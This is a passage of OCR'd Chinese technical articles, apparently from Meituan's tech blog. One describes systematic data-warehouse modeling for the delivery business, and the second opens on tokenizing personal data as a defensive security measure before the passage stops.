



图 1　体系化建模概述

从对体系化建模的定义来看，它强调了两个统一，即数据需求与模型设计的统一和模型设计与物理实现的统一。

**数据需求与模型设计的统一**，模型设计是仓库领域划分和具体需求相结合的产物。仓库领域划分是对数据进行基于业务本身但超越和脱离业务需求限制的抽象，对数据完成主题、业务过程的抽象，作为业务指标、维度需求归属和实现数据建设高内聚、低耦合的重要依据；具体的需求模型设计，是在仓库领域划分基础上的内容填充，将需求以指标、维度的形式归属到对应的主题与业务过程，以此驱动和约束具体详细模型设计，勾勒出宝贵的信息架构资产。

**模型设计与物理实现的统一**，基于模型设计环节沉淀的信息架构元数据，以此来驱动和约束实际的物理模型，约束对应物理模型的 DDL，在数据加工时，防止因缺乏有效约束带来的“烟囱式”开发，是模型上线前，自动完成业务定义与物理实现一致性验证，确保 DML 实现的正确性。

## 3. 为什么要进行体系化建模

此前一段时期，配送数据建设存在着需求管理（指标、维度）、模型设计、模型开发相互割裂不统一的现象，数据架构规范无法进行实质、有效的管理，元数据（指标、维度、模型设计）与实际物理模型割裂、不匹配，造成各种数据资产信息缺失。而且由于缺乏系统抓手，无法完全规范研发的模型设计质量，导致部分需求直接进行了数据开发，引起恶化模型建设质量的问题。这种缺乏规范和约束带来的“烟囱式”开发，在浪费技术资源的同时造成数据重复且不可信。配送体系化建模切入点是：以规范“基础数据建设”，消除因“烟囱式”开发给业务带来的困扰和技术上的浪费。

### 3.1 体系化建模可以对数据架构进行实质有效的管理，从源头消除“烟囱式”开发

体系化建模不仅可以在工具上实现一体化设计和开发，而且能在机制上形成模型设计与开发实施的有效协同。以需求驱动模型设计，以模型设计驱动和约束开发实施，防止因模型设计与开发实施割裂、开发实施缺少约束带来的无序、“烟囱式”开发。

### 3.2 体系化建模沉淀的规范元数据，可以有效消除业务在检索和理解数据时的困扰

体系化建模不但将原先割裂的数据规范定义、模型设计以及最终的物理模型实现连接在一起，而且以元数据的形式将数据资产的刻画沉淀了下来，每个指标不仅有规范的业务定义和清晰的加工口径，而且还可以映射到对应的物理表上，有效地消除了业务在检索和理解数据时的困扰。

## 4. 如何进行体系化建模

实现体系化建模要从源头开始，将数据规范定义、数据模型设计和 ETL 开发链接在一起，以实现“设计即开发，所建即所得”。整体策略是从源头开始，先在需求层面解决指标定义的问题，然后依次约束和驱动模型设计进而约束数据加工，将产生于线上业务流程各环节的数据进行领域化抽象，并实现业务规则的数字化，完成“物理世界”的数字孪生，形成“数字世界”。在工具层面实现基于需求的一体化设计和开发，在机制上形成模型设计与数据开发的有效协同。





图 2　体系化建模思路

体系化建模不仅在工具上基于需求实现一体化设计和开发，而且在机制上形成模型设计与数据加工的有效协同。首先，基于数仓规划，将业务提的指标、维度映射到对应

的主题、业务过程，然后基于数据定义标准，对业务指标进行结构化拆解，实现指标的技术定义，完成高层模型设计；其次，基于高层模型设计环节沉淀的元数据，驱动和约束最终的物理模型设计，为后续的数据加工确定最终的 DDL，完成物理模型设计，以此来约束后续的数据开发。





图 3　体系化建模流程

## 4.1 高层模型设计

一线的数据需求都是以指标和维度的形式提给数据工程师的，数据工程师首先要根据拿到的指标需求确定要分析的业务过程，完成业务过程的划分和定义，同时将指标归属到对应的业务过程下；其次，根据指标的业务口径，将业务指标拆分成原子指标 + 限定条件 + 时间周期或计算指标 + 限定条件 + 时间周期形式，完成指标的技术定义；第三，综合各方分析视角，完成该业务过程一致维度的设计，多个业务过程一致性维度的设计构成该主题下的总线矩阵。

上述高层模型设计，涉及两个环节。第一，通过业务抽象完成领域模型划分，我们基于业务的实际流程来划分业务过程，并按照分析领域完成业务过程的归属。在特定的业务下，分析领域和对应的业务流程不会随着分析需求的变化而变化，领域划分也不会随着分析需求的变化而变化，可以基于此划分，构建稳定的资产目录。第二，通过完成业务指标的技术定义并将其归属到特定的业务过程下，以及确定特定业务过程的分析维度完成逻辑建模。逻辑建模进一步勾勒出了在特定的分析领域和业务过程下，具体的分析度量和分析维度，完成最终的高层模型设计，高层模型的设计决定了在特定的分析域和分析业务过程下的具体物理产出。





图 4　高层模型设计

更具体的讲，确定业务过程下的分析度量需要完成业务指标的技术定义，并将其归属到特定的业务过程下。在这一步中，我们从技术角度对业务指标产出了结构化的技术定义，形成了一套结构化指标体系。一方面结构化定义容易统一并形成标准，避免全文字描述带来理解上的歧义，另一方面结构化的定义有助于系统来保障其一致性，解决靠人工来保障一致性难以实施的难题。我们的结构化指标方案将指标分为：原子指标、计算指标和衍生指标，并针对这三类指标做了如下明确的定义：

1. **原子指标**：指在某一业务过程下不可再拆分的指标，具有明确业务含义的名词。在物理实现上，它是特定业务过程下业务实体字段加特定聚合算子的组合。
2. **计算指标**：由原子指标与限定条件组合并经过加减乘除四则运算得到的指标。计算指标有明确的计算公式作为计算指标的定义，可以与多个限定条件进行组合。对于计算指标的归属，我们遵循 2 个原则①由于原子指标都能归属到相应的业务过程，业务过程一般来说都有时间前后顺序，将计算指标归属到顺序靠后的业务过程中；②如果涉及到多个业务过程，同时这些业务过程没有时间的先后顺序，这种情况下需要判断指标描述内容与主题业务过程的相关性，然后再归属到对应的业务过程。在物理实现上，计算指标可以由其定义的计算公式直接自动的生成其实现逻辑。
3. **衍生指标**：由“时间周期 + 多个限定条件 + 原子指标 / 计算指标”组成的指

标。由于衍生指标是由原子指标 / 计算指标衍生出来的，所以衍生指标需要归属到原子指标 / 计算指标所属的业务过程。

4. **限定条件**：限定条件是指标业务口径的一个逻辑封装，时间周期也可以算作一类特殊的限定条件，是衍生指标必须包含的。在物理实现上我们将其加工成衍生事实的一个逻辑标签。

在这样的定义后，衍生指标便清晰地分为原子衍生指标和计算衍生指标两类，都可以比较容易地通过结构化的方式半自动生成定义和实现。衍生指标覆盖了用户生成报表等数据产品的所有指标，而原子指标和计算指标作为指标体系的核心内容不直接提供给用户使用。在指标的实现方式上也容易明确，原子指标和计算指标的逻辑尽量下沉在基础事实层中，而衍生指标在中间层和应用层根据需求实现。

## 4.2 详细模型设计

详细模型设计是将高层模型设计转化为实际物理生产的桥梁，详细模型设计必须结合数据的生产流程，给出与其分层模型相匹配的实际物理模型。根据数仓不同分层间的职责边界，详细模型设计又呈现出不同特点。

具体说来，需要数据工程师结合业务需求，对应的逻辑建模产出的 DDL 完成最终物理模型的加工生产，这是我们详细模型设计的核心，对于中间层汇总模型，是为提高查询性能，基于明细模型进行预计算的过程，不涉及任务业务口径的加工，只要元数据定义清晰，完全可以通过工具实现“TEXT2SQL”进而实现配置化生产。我们的工程师只需要关注基建层的开发，中间和应用层建设交给工具完成，节省了大量的时间和精力。在展开详细模型设计之前，我们先介绍一下数仓分层，然后通过数据分层来介绍与之匹配的详细模型设计。

### 4.2.1 数仓分层简介

按照整个数据生产的流转链路看，数据会经历产生、接入、加工到最后的消费，数仓的建设主要集中在数据的接入和加工环节。数据的接入包含数据的获取和清洗两个过程，通过该过程完成了数据从业务系统到仓库的流转，为后续基于分析场景的数据建

模提供了原始数据，我们将该过程产生的数据定义为准备区数据，该过程基本通过工具实现了自动化，不需要太多的人为参与和设计。

另一过程，为了支持用户、报表制作者以及其他 BI 应用的查询，我们需要为用户提供开放区数据，目前采取维度建模和仓库分层理论，通过星型明细模型 + 多维汇总模型的方式分别满足用户固定的在线分析，以及无法预期的、随意查询的即席分析诉求。该区域是数据工程师整体工作的核心，可以利用在线建模沉淀的元数据，辅助我们完成数据生产的提效和提质。在数据准备区，我们将数据模型分为基础明细层（B3）、中间汇总层（B2、B1）来支撑不同场景的数据需求。





图 5　数据分层模型

### 4.2.2 元数据驱动的详细模型设计

#### 设计理念

元数据驱动的详细模型设计，是基于高层模型设计产出的逻辑模型，进而来驱动和约束后续要加工的物理模型 DDL，大致分成三步：第一，确定物理模型名称；第二，基于模型归属自动生成基础事实，基于需求确定衍生事实，完成事实确定；第三，基于总线矩阵，确定模型一致性维度。

每一步具体操作的内容因模型所属的仓库分层不同而有所区别。对于中间汇总层而言，只是在基础模型基础上的多维上卷，基础模型确定以后，人工通过简单的指标拖拽，就可以自动生产 DDL 而且可以自动生产 DML，相对较简单，在此不做详述。接下来，我们重点描述一下基础事实层的详细模型设计，具体如下图所示：





图 6 详细模型设计

第一步，根据模型的出处确定模型名称，经过此处，不仅规范了模型命名，而且在数据生产前自动实现了资产挂载，方便了后续数据的管理和运营；第二步，根据第一步的模型挂载，约束并确定该模型要生产的事实，即该模型所包含的基础事实字段由对应业务过程下的快照表决定，自动生产基础事实字段，该模型所包含的衍生事实由由对应业务过程下的衍生指标所需的限定条件决定，确保了需求、模型设计、物理实现三者的统一。

通过该过程，我们约束了实际生产环节物理模型的随意加工，从源头消除了“烟囱式”开发带来的冗余。通过元数据约束了对应主题应该生产哪些事实，从源头防止了边界不清带来的交叉耦合问题，保障了最终物理模型的高内聚、低耦合。





图 7 元数据驱动的模型设计从源头消除烟囱式开发

第三步，基于总线矩阵确定物理模型的一致性维度，不是基于需求来添加维度，后期如果因需求变动而频繁调整基础模型，这样会导致基础模型复用性差，而是在模型生产之初，一次性完成维度的设计和生产，以提升模型的稳定性和复用性。




图 8 采用总线矩阵约束模型保障模型复用性和稳定性

## 产品实现

在阐述了详细模型设计的理念和约束后，我们再详细看一下在具体产品层面是如何实现的。详细模型设计就是基于上一阶段的高层模型设计和物理建模的基本原则，采用系统化的方式引导数据工程师按照标准的流程完成对应的物理模型设计，以最终产出的 DDL 作为该环节的交付物，指导数据工程师在生产环节，完成最终的 DML 编写。

这个环节除了辅助数据工程师完成规范化的模型设计外，还通过物理模型完备了上下文描述，包括完成了物理表与资产目录的映射关系、物理字段与指标维度的映射关

系，为后续资产消费环节提供了完备的基础元数据。按照物理模型设计最终的交付物来看，它的设计流程主要包括两部分：第一，按照规范和标准，确定物理模型的名称；第二，按照规范和标准，确定物理模型的数据字典。

1. 通过确定所建物理模型对应的数仓层级、主题域和业务过程，自动生成该物理表的名称。

图 9　详细模型设计之确定物理表的名称和资产归属

1. 基于高层模型设计环节确定的分析度量和维度，自动生成物理表对应的数据字典，确保模型设计与最终物理落地的一致性，从源头杜绝不规范的开发。

图 10　详细模型设计之确定物理表的字段信息并完成指标、维度与字段的映射

## 4.3 上线前卡点

高层模型设计和详细模型设计约束和规范了数据工程师如何确定一个模型的 DDL，

对于如何约束和保证实际的加工逻辑（模型的 DML）和业务定义保持一致，并没有与之匹配的约束卡点。上线前卡点就是利用高层模型和详细模型设计这两个环节产生的元数据，通过自动化的方式来完成 DML 与业务定义的一致性验证，消除人工验证带来的成本问题。具体卡点验证包括四类：

1. 相同指标不同出处的数据一致性验证，将来自不同出处的相同指标上卷到相同维度，它们具有相同的数值；
2. 业务定义与具体实现的一致性验证，此类验证主要针对码值类字段，具体数值必须与其对应的业务定义一致；
3. 研发合规的约束类验证，例如，主键必须唯一、全表扫描、代码流程分支覆盖（T+1 重导、批量重导、全量重导）；
4. 变更时的级联影响，包括下游的生产任务影响和消费任务影响。

# 5. 总结

体系化建模是配送数据团队围绕着数据资产化建设“提质降本和数据应用提效”这一目标孵化的产物，本着将标准流程工具化的思路，我们通过工具来约束和规范数据工程师的生产，力图将模型的规范化治理做到事前，避免重蹈业务快速发展阶段“先建设后治理”的覆辙。在模型提质方面，我们实现了高层模型设计、物理模型设计的统一以及业务定义与物理实现的统一，而且在提效方面，在线建模通过系统的方式为我们沉淀了宝贵的元数据，是我们后续基于元数据进行应用提效的关键。

① 体系化建模，搭建起了数据定义到生产的桥梁，实现数据到信息的转化，提供了完备的流程保障，并在配送内部实现了涉及 10 多个主题、180 多个原子指标、300 多个计算指标和 90 多个衍生指标的统一。

图 11　数据定义、生产、加工全流程统一

在美团内部，涉及配送交易、履约等核心主题的规范性建设方面治理评分均取得了优秀的成绩，特别是在指标完整性建设得分和物理模型维度完整性得分方面，均取得90 分以上优秀成绩。

图 12 健康的主题得分

② 得益于体系化建模实现的元数据和数据的统一，我们实现了数据建设从“保姆”模式到“服务 + 自助”模式的转变。

在数据检索方面，得益于体系化建模沉淀的高质量元数据，我们构建了数据地图，解决了数据“可搜索 / 可获取”问题，并在检索内容方面实现了所建即所得。

图 13　数据可检索

在数据消费方面，得益于体系化建模沉淀的高质量元数据，我们实现了“服务 + 自助”的数据服务模式，不仅消除了传统报表开发完全依赖产研带来的开发流程长、需求响应慢、覆盖用户少等问题，而且解决了无法“零 SQL”即席分析的难题，满足了业务人员通过“拖、拉、拽”即可快速产生分析报告的诉求。





图 14　按需自由组装指标获取数据

目前，该模式广泛应用于所有业务大区”零 SQL“数据运营人员早报、周报、季度述

职等业务场景，得益于上述模式，不仅得到了一线人员广泛好评，而且也将我们的数据 RD 从“取数”、“跑数”的繁重工作中解脱出来。

## 作者简介

王鹏、新兴、晓飞，均来自配送事业部数据团队。

## 团队简介

配送数据组负责基于美团配送业务千万级订单、百万级商家和骑手产生的海量数据的实时和离线数据计算体系和产品体系的建设，为业务实现安全、效率和体验的核心目标，为新一代智能即时配送系统——「美团超脑」建设数字化、智能化的系统能力，提供数据支撑，为业务的运营管理、策略决策和算法策略提供完善的数据体系和基于数据科学的决策能力。作为美团万物到家的基础，美团配送拥有最丰富的实时计算和离线计算场景，应用业界最先进的数据计算技术架构，建设保障数据及时性、一致性、准确性、完整性，保障数据计算和服务的稳定性的技术能力。欢迎你的加入，跟美团配送数据团队一起打造业界领先的数据支撑平台。

# 数字化新业态下数据安全创新——Token 化

作者：志刚

## 0. 引言

伴随科技创新引领数字化浪潮席卷全球，数据成为企业发展的核心生产要素。像 Google、Facebook 等高科技公司，通过提供免费、优秀的软件和服务，接入大量的用户，并基于数据资源驱动，获得了巨大的商业成功。然而，在高速发展的同时，公司对数据却疏于治理，引起了大量的数据泄漏、算法滥用以及隐私相关的问题。这种危机伴随着 Facebook 的“剑桥分析”丑闻、2020 年美国大选等标志性事件，推向了高潮。基于对数据安全和隐私的担忧，欧盟的 GDPR 领衔的现代隐私合规出台，随后风靡全球，成为又一不可逆转的潮流。

摆在企业面前是两条路，既要通过数据科技创新保证生存发展，又要保证用户数据的安全。在这两条路的选择与平衡上，有些企业倒下了，有些企业存活下来，并迸发出新的勃勃生机。

由此可见，唯有转变思路，勇于创新，才能化危为机，长远发展。我们要认清转折趋势：数字化时代从上半场粗放、低效，大水漫灌式碳增长，向基于高效数据管理、治理能力的高质量、高效率的数据碳中和转变。企业要在这个转变中生存并脱颖而出，科技创新是重要的抓手，而重点是把握两大核心思想：

1. 需要认清强大数据应用生产力特征，积极进行技术改造，充分利用先进的数据管理技术手段，提高数据使用效率和治理水平。
2. 深入学习、理解隐私合规的目的和本质，遵循“可用、不可见”的核心思想，实现效率与治理的统一。

## 1. 数据科技对安全的挑战

在数字化应用环境下，数据具有如下特征：

1. **数据的流动性与开放性**：按数字经济学理论，数据要想创造出商业价值，就必须做到低成本、大规模供应，高效流动。如果利用传统网络安全最小化、层层审批、层层设防，将严重限制数据生产的活力。此外，在数据流经的每一个节点都达到高级的防护基准，起成本也是组织无法承受的。
2. **数据的可复制性和失控性**：数据作为流动资产，一旦被访问后其控制权将被转移，供应者将失去对它的管控。传统的信任边界在数据应用中也越来越模糊，这些都让集中安全策略在新型数据架构下落实起来成本巨大，收效甚微。
3. **数据形态多变、应用复杂**：数据将在几乎所有 IT 系统中传递、存储和处理，其复杂程度超乎想象。加之 AI、机器学习以及各类创新型数据应用，让数据使用逻辑更难以琢磨，要想了解数据的全貌几乎是不可能的任务。
4. **数据威胁复杂多变**：数据的巨大商业价值让包括黑、灰产业链，内、外部人员乃至商业、国际间谍都趋之若鹜。攻击技术、动机层出不穷，防不胜防。





图 1 常规系统为中心防护模式下数据暴露性

传统模式下，数据以明文形式在系统中流通，数据暴露性巨大。攻击者通过应用程序、存储、主机系统入口，以及攻击系统的授权账户等多种渠道获取大量数据。





图 2　常规模式横向数据暴露性

在数字化场景中，数据将在数以万计的应用、任务中传递。每个应用都有自身逻辑，让所有应用合规成本巨大。在如此广泛、复杂的环境下要保护数据安全，如果采用传统以系统为中心的防御模式，必将造成防御战线过长，攻强守弱的格局，让数据安全治理长期处于不利地位。必须转变思路，创造出一种数据内生的安全机制，在数据业务高速扩张环境下，安全防护能力也随之增长，这就是以数据为中心的安全防御创新机制。

## 2. Token 化 – 数字世界银行体系

Token 化方案参考现实世界的银行系统。银行体系出现前，市面上经济活动主要以现金交易为主。现金的过度暴露，产生了大量的盗窃、抢劫案件，虽然镖局生意盛行，

但只有少数富豪才雇佣得起，因此社会资产大量流失。银行体系应运而生：用户获得现金后，第一时间去银行将现金兑换成存款（等价代替物），随后在整个社会中流通的都是这个代替物 - 电子现金，只有在极个别场景兑换成现金。随着银行系统的渗透，加上各类线上支付应用的普及，这种现金使用场景越来越少。要想抢钱，只能到银行去，而银行是经过重点防护。

同样，数据作为核心资产，可以通过方案在个人敏感数据数据（PII）刚进入组织业务系统时，就将明文数据（P）替换成与其一一对应的假名 -Token。在随后的整个组织应用环境中以 Token 高效流通。因为 Token 与明文是一一对应的，可以在生命周期绝大多数场景代替明文传输、交换、存储和使用，而 Token 只有通过安全可靠的 Token 化服务，才能兑换成明文。黑客和内外部恶意攻击者即便拿到了也毫无用处（不可见）。由于 Token 的自带安全属性，只要在组织内控制住主要数据源和数据枢纽只使用 Token 流通。新的明文数据需主动换成 Token，实现数据默认安全，也就从根本上解决了个人敏感数据的治理难题。

